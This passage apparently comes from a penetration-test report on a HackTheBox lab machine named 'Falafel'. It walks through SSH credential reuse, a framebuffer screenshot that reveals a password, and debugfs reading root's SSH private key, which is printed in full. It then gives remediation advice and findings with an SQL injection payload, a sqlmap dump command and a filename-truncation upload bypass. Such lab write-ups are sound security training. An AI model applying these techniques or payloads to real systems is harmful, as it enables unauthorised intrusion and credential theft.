      echo "Failed to connect to MySQL: " . mysqli_connect_error();
   }
?>
$ 
```

Figure 19: Credentials found in configuration file


The tester attempted to reuse the credentials over SSH and successfully logged in as `moshe`, indicating password reuse between services.



```
┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ ssh moshe@falafel.htb
The authenticity of host 'falafel.htb (10.10.10.73)' can't be established.
ED25519 key fingerprint is SHA256:HkqcmyRF5DsZuFTcQxQ4QcKq7eG+mQMn8MX9G5RkN5s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'falafel.htb' (ED25519) to the list of known hosts.
moshe@falafel.htb's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Infrastructure is not enabled.

159 updates can be applied immediately.
51 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Nov 24 10:02:35 2023 from 10.10.14.19
$ ls -la
total 32
drwx------ 4 moshe moshe 4096 Nov 24  2023 .
drwxr-xr-x 4 root  root  4096 Nov 27  2017 ..
lrwxrwxrwx 1 root  root     9 Sep 13  2022 .bash_history → /dev/null
-rw-r--r-- 1 moshe moshe  220 Sep  1  2015 .bash_logout
-rw-r--r-- 1 moshe moshe 3803 Nov 27  2017 .bashrc
drwx------ 2 moshe moshe 4096 Nov 27  2017 .cache
drwx------ 3 moshe moshe 4096 Nov 24  2023 .gnupg
-rw-r--r-- 1 moshe moshe  655 May 16  2017 .profile
-r-------- 1 moshe moshe   33 May 14 11:18 user.txt
$ cat user.txt
92[redacted]5e
$ 
```

Figure 20: Logged in through SSH, finding user flag


System enumeration using linpeas.sh showed no obvious privilege escalation vectors. However, it was noted that `moshe` was a member of the `video` group, which is uncommon for standard users and may allow access to video or graphical device files such as `/dev/fb0`.



```
╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(yossi) gid=1000(yossi) groups=1000(yossi),4(adm),6(disk),24(cdrom),30(dip),46(plugdev),117(lpadmin),118(sambashare)
uid=1001(moshe) gid=1001(moshe) groups=1001(moshe),4(adm),8(mail),9(news),22(voice),25(floppy),29(audio),44(video),60(games)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
```

Figure 21: LinPEAS groups


It was also observed that `yossi` was currently logged into the system, indicating active use and a potential opportunity for lateral movement or credential leakage.



```
╔══════════╣ Login now
 12:24:15 up  1:05,  2 users,  load average: 1.36, 0.37, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
yossi    tty1     -                11:18    1:05m  0.03s  0.03s -bash
moshe    pts/0    10.10.14.6       12:19    1:09   0.01s  0.01s script -qc /bin/bash /dev/null
```

Figure 22: LinPEAS logged in users


The tester accessed the framebuffer device at `/dev/fb0` and captured its output into a file `screenshot.raw`. Screen resolution was determined from `/sys/class/graphics/fb0/virtual_size` to assist in rendering the image correctly.



```
moshe@falafel:/tmp$ cat /dev/fb0 > screenshot.raw
moshe@falafel:/tmp$ ls
linpeas.sh  screenshot.raw  systemd-private-79ee082f26ee48f9a8e4b5e54e9c38a0-systemd-resolved.service-UYZ34Y  systemd-private-79ee082f26ee48f9a8e4b5e54e9c38a0-systemd-timesyncd.service-EQyOT9  tmux-1001  vmware-root_699-3979839557
moshe@falafel:/tmp$
moshe@falafel:/tmp$ cat /sys/class/graphics/fb0/virtual_size
1176,885
moshe@falafel:/tmp$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.14.6 - - [14/May/2025 12:32:58] "GET /screenshot.raw HTTP/1.1" 200 -
█
```

Figure 23: Screenshot made and resolution determined

The `screenshot.raw` file was downloaded and opened using an image editing tool. The image revealed that `yossi` had mistakenly typed his password at the shell prompt while attempting to change it, exposing the password in plain text.



Import RAW

Width: 1176 px

Height: 885

Channels: 4


■ Last one is Transparency

Depth: 8 Bits 16 Bits

Byte Order: 12-34 34-12

Guesses: 1180 x 1176, 3ch, 8-bit


Figure 24: Setting correct resolution, tweaking settings in photopea



```
yossi@falafel:~$ passwd MoshePlzStopHackingMe!
passwd: user 'MoshePlzStopHackingMe!' does not exist
yossi@falafel:~$ passwd
Changing password for yossi.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
yossi@falafel:~$ _
```

Figure 25: Cleartext password of yossi user


Using `su`, the tester switched to the `yossi` account with the recovered password. Enumeration revealed that `yossi` was a member of the `disk` group, which allows users to directly access block devices, a powerful permission not typically granted to standard users.



```
yossi@falafel:/home$ id
uid=1000(yossi) gid=1000(yossi) groups=1000(yossi),4(adm),6(disk),24(cdrom),30(dip),46(plugdev),117(lpadmin),118(sambashare)
yossi@falafel:/home$ █
```

Figure 26: Group enumeration yossi


The tester identified the physical disk on which the `/` filesystem was mounted and used `debugfs` to interact with the filesystem at a low level. This allowed the tester to access and read the contents of root's private SSH key `id_rsa`.



```
yossi@falafel:/home$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            460M     0  460M   0% /dev
tmpfs            99M  8.2M   91M   9% /run
/dev/sda1       3.4G  2.5G  785M  77% /
tmpfs           493M     0  493M   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           493M     0  493M   0% /sys/fs/cgroup
tmpfs            99M     0   99M   0% /run/user/1000
tmpfs            99M     0   99M   0% /run/user/1001
yossi@falafel:/home$ debugfs /dev/sda1
debugfs 1.44.1 (24-Mar-2018)
debugfs:  cat /rppt/.ssh/id_rsa
/rppt/.ssh/id_rsa: File not found by ext2_lookup
debugfs:  cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyPdlQuyVr/L4xXiDVK8lTn88k4zVEEfiRVQ1AWxQPOHY7q0h
b+Zd6WPVczObUnC+TaElpDXhf3gjLvjXvn7qGuZekNdB1aoWt5IKT90yz9vUx/gf
v22+b8XdCdzyXpJW0fAmEN+m5DAETxHDzPdNfpswwYpDX0gqLCZIuMC7Z8D8Wpkg
BWQ5RfpdFDWvIexRDfwj/Dx+tiIPGcYtkpQ/UihaDgF0gwj912Zc1N5+0sILX/Qd
UQ+ZywP/qj1FI+ki/kJcYsW/5JZcG20xS0QgNvUBGpr+MGh2urh4angLcqu5b/ZV
dmoHaOx/UOrNywkp486/SQtn30Er7SlM29/8PQIDAQABAoIBAQCGd5qmw/yIZU/1
eWSOpj6VHmee5q2tnhuVffmVgS7S/d8UHH3yDLcrseQhmBdGey+qa7fu/ypqCy2n
gVOCIBNuelQuIAnp+EwI+kuyEnSsRhBC2RANG1ZAHal/rvnxM4OqJ0ChK7TUnBhV
+7IClDqjCx39chEQUQ3+yoMAM91xVqztgWvl85Hh22IQgFnIu/ghav8Iqps/tuZ0
/YE1+vOouJPD894UEUH5+Bj+EvBJ8+pyXUCt7FQiidWQbSlfNLUWNdlBpwabk6Td
OnO+rf/vtYg+RQC+Y7zUpyLONYP+9S6WvJ/lqszXrYKRtlQg+8Pf7yhcOz/n7G08
kta/3DH1AoGBAO0itIeAiaeXTw5dmdza5xIDsx/c3DU+yi+6hDnV1KMTe3zK/yjG
UBLnBo6FpAJr0w0XNALbnm2RToX7OfqpVeQsAsHZTSfmo4fbQMY7nWMvSuXZV3lG
ahkTSKUnpk2/EVRQriFjlXuvBoBh0qLVhZIKqZBaavU6iaplPVz72VvLAoGBANj0
GcJ34ozu/XuhlXNVlm5ZQqHxHkiZrOU9aM7umQkGeM9vNFOwWYl6l9g4qMq7ArMr
5SmT+XoWQtK9dSHVNXr4XWRaH6aow/oazY05W/BgXRMxolVSHdNE23xuX9dlwMPB
f/y3ZeVpbREroPOx9rZpYiE76W1gZ67H6TV0HJcXAoGBAOdgCnd/8lAkcY2ZxIva
xsUr+PWo4O/O8SY6vdNUkWIAm2e7BdX6EZ0v75TWTp3SKR5HuobjVKSht9VAuGSc
HuNAEfykkwTQpFTlmEETX9CsD09PjmsVSmZnC2Wh10FaoYT8J7sKWItSzmwrhoM9
BVPmtWXU4zGdST+KAqKcVYubAoGAHR5GBs/IXFoHM3ywblZiZlUcmFegVOYrSmk/
k+Z6K7fupwip4UGeAtGtZ5vTK8KFzj5p93ag2T37ogVDn1LaZrLG9h0Sem/UPdEz
HW1BZbXJSDY1L3ZiAmUPgFfgDSze/mcOIoEK8AuCU/ejFpIgJsNmJEfCQKfbwp2a
M05uN+kCgYBq8iNfzNHK3qY+iaQNISQ657Qz0sPoMrzQ6gAmTNjNfWpU8tEHqrCP
NZTQDYCA31J/gKIl2BT8+ywQL50avvbxcXZEsy14ExVnaTpPQ9m2INlxz97YLxjZ
FEUbkAlzcvN/S3LJiFbnkQ7uJ0nPj4oPw1XBcmsQoBwPFOcCEvHSrg==
-----END RSA PRIVATE KEY-----
debugfs:  █
```

Figure 27: Identifying file system mount, using debugfs to print id_rsa of root

The SSH private key was transferred back to the tester’s machine, file permissions were correctly set, and the key was used to log in over SSH as the `root` user, resulting in full system compromise.



```
┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ ssh -i id_rsa root@falafel.htb
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Infrastructure is not enabled.

159 updates can be applied immediately.
51 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue May  1 20:14:09 2018 from 10.10.14.4
root@falafel:~# ls
root.txt
root@falafel:~# cat root.txt
c0[redacted]5b
root@falafel:~# █
```

Figure 28: Logging in as root, obtaining root flag

6 Remediation Summary

As a result of this assessment there are several opportunities for Falafel to strengthen its network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Falafel should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

SQL Injection in Login Form - Use parameterized queries or stored procedures for all database interactions, implement strict input validation and sanitization for all user-supplied input and limit database user privileges to the minimum necessary for application operation

File Upload Filter Bypass via Filename Truncation - Enforce server-side file type and content validation, rename uploaded files and strip extensions. Also prevent execution of uploaded files by storing them outside the web root.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

PHP Type Juggling Authentication Bypass - Use strict comparisons (===) for password and token validation, avoid loose typing when comparing sensitive values and enforce type checking and input sanitation in authentication logic.

Root Access Gained via disk Group Membership and debugfs - Remove unnecessary users from privileged groups such as disk, adm, and sudo, implement least privilege principles and monitor access to sensitive devices and audit group memberships regularly.

6.3 Long Term

LONG TERM REMEDIATION:


- Remove credentials from source code and store them securely using environment variables or secret management tools.
- Rotate exposed credentials immediately.
- Enforce separation of credentials between systems/services.
- Restrict video group membership to users who require it.
- Apply strict access controls to graphical device files.
- Clear or lock screens during inactive sessions or privileged operations.

7 Technical Findings Details

1. SQL Injection in Login Form - Critical

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The tester identified a SQL injection vulnerability in the login functionality by submitting a payload `(' OR '1'='1)` in the username field. The application's response indicated database-level processing of unfiltered input. This was later exploited using automated tools to extract usernames and password hashes.
Impact	Exploiting SQL injection can allow an attacker to bypass authentication or extract sensitive data from the backend database, and potentially escalate privileges further into the system.
Remediation	• Use parameterized queries or stored procedures for all database interactions. • Implement strict input validation and sanitization for all user-supplied input. • Limit database user privileges to the minimum necessary for application operation.
References	• https://owasp.org/www-community/attacks/SQL_Injection • https://cwe.mitre.org/data/definitions/89.html

Finding Evidence




Login

Username : ' OR '1'='1

Password : ••••

Wrong identification : admin

```
┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ sqlmap -r req.txt --level=5 --risk=3 --string="Wrong identification" --batch --dump
```




```
Database: falafel
Table: users
[2 entries]
+----+--------+---------------------------------------------+----------+
| ID | role   | password                                    | username |
+----+--------+---------------------------------------------+----------+
| 1  | admin  | 0e462096931906507119562988736854            | admin    |
| 2  | normal | d4ee02a22fc872e36d9e3751ba72ddc8 (juggling) | chris    |
+----+--------+---------------------------------------------+----------+
```


2. File Upload Filter Bypass via Filename Truncation - Critical

CWE	CWE-434 - Unrestricted Upload of File with Dangerous Type
CVSS 3.1	9.1 / CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Root Cause	The application accepted files with a `.php.gif` extension to bypass upload restrictions. A note suggested a filename length limit, which the tester confirmed at 236 characters. By submitting a filename such as `A*232 + .php.gif`, the `.gif` extension was truncated server-side, resulting in a `.php` file upload. This enabled remote code execution via a webshell.
Impact	This vulnerability allows authenticated attackers to upload and execute arbitrary code on the server, leading to full compromise of the web application and potentially the host system.
